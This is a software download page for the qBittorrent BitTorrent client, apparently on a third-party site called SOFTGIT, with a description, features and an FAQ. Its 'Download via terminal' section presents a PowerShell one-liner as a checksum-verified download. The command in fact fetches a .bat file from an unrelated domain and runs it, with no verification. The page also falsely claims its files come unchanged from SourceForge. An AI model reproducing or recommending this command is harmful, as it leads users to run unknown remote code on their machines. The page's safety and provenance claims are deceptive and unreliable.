

qBittorrent
by a-b and contributors
- Version
- 5.2.4
- Size
- 7.1 MB
- Updated
- Publisher
- a-b and contributors
- Category
- Internet
- Files
- 1
qBittorrent screenshots




About qBittorrent
qBittorrent is a free, open-source BitTorrent client that aims to be a lightweight, ad-free alternative to older clients that bundled extra software or advertising. It runs on Windows, macOS and Linux and offers a clean Qt-based interface that feels familiar to anyone who has used a torrent program. Its goal is to provide the features most people need without clutter or commercial add-ons.
Despite being free of ads, qBittorrent is feature-complete. It includes an integrated search engine that can query multiple torrent sites through plugins, a built-in media preview, sequential downloading, IP filtering, bandwidth scheduling and prioritisation of individual files within a torrent. It supports magnet links, DHT, peer exchange, encrypted connections and newer protocol features, so it interoperates well with the wider ecosystem.
A standout feature for power users is the optional Web UI, which exposes a remote-control interface that looks much like the desktop app. This lets you add and manage torrents from a browser on another device, making qBittorrent a popular choice for home servers and seedboxes where the client runs headless. Category and tag systems help keep large download libraries organised.
qBittorrent suits casual users who download the occasional file as well as enthusiasts who automate and remotely manage large collections. Because it is open source and cross-platform, it has an active community and a transparent development process, which many users value for a tool that handles network traffic on their behalf.
Key features
- Ad-free, open-source BitTorrent client
- Integrated search with site plugins
- Web UI for remote and headless control
- Bandwidth scheduling and per-file priorities
- Magnet links, DHT, PEX and connection encryption
Pros
- No ads or bundled software
- Cross-platform and actively developed
- Strong remote-management options
Cons
- Interface is functional rather than flashy
- Search plugins need occasional maintenance
System requirements
A Windows, macOS or Linux computer and an internet connection. Resource use is modest, so it runs well even on low-powered home servers.
Tips
- Enable the Web UI to manage downloads from your phone or another PC
- Use categories to auto-sort completed downloads into folders
Description from the publisher
A free and reliable P2P BitTorrent client
An advanced and multi-platform BitTorrent client with a nice Qt user interface as well as a Web UI for remote control and an integrated search engine. qBittorrent aims to meet the needs of most users while using as little CPU and memory as possible.
At a glance
qBittorrent is a open source internet app published by a-b and contributors (qbittorrent.org). A free and reliable P2P BitTorrent client
SOFTGIT offers 1 file for qBittorrent covering Windows, Linux, Cross-platform, BSD/Unix, 7.1 MB in total. The version listed is v5.2.4, last updated on October 21, 2026.
qBittorrent belongs to the Internet category, alongside WebViewANE, Scrollout F1, Anti-Spam SMTP Proxy Server. Browse related apps below to compare alternatives.
Download qBittorrent v5.2.4
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/qbittorrent. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
qBittorrent system requirements
- Operating system
- Linux, Cross-platform, BSD/Unix, Windows
- License
- GNU General Public License version 2.0 (GPLv2)
- Written in
- Python, C++
- Download size
- 5.1 MB (qbittorrent-5.2.4.tar.xz)
- Project page
- sourceforge.net/projects/qbittorrent
qBittorrent FAQ
Is qBittorrent free and ad-free?
Yes. qBittorrent is free, open source and contains no advertising or bundled extra software.
Does qBittorrent support magnet links?
Yes, along with DHT, peer exchange and encrypted connections for broad compatibility.
Can I control qBittorrent remotely?
Yes. The optional Web UI provides a browser-based remote control, popular for home servers and seedboxes.
Is downloading torrents legal?
The BitTorrent protocol and qBittorrent are legal. Whether a specific download is legal depends on the content and your local laws; only share files you are entitled to.
What platforms does qBittorrent support?
Windows, macOS and Linux, with a consistent interface across them.
Is qBittorrent free and open source?
qBittorrent is distributed under GNU General Public License version 2.0 (GPLv2) according to SourceForge. You can download it free of charge.
Which operating systems does qBittorrent support?
SourceForge lists Linux, Cross-platform, BSD/Unix, Windows for qBittorrent.
Where does the qBittorrent download come from?
The Download button takes you to the official SourceForge download for qBittorrent (sourceforge.net/projects/qbittorrent). SOFTGIT does not modify or re-host the file.
What is qBittorrent written in?
SourceForge lists Python, C++.
Is qBittorrent free to download?
Yes. qBittorrent is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download qBittorrent?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is qBittorrent safe to install?
Files are published as received from a-b and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does qBittorrent support?
The files listed here target Windows, Linux, Cross-platform, BSD/Unix.
How big is the qBittorrent download?
The file is 7.1 MB.
Provenance
- Publisher
- a-b and contributors
- Source
- qbittorrent.org
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2)
- Imported from
- Source: sourceforge.net/projects/qbittorrent


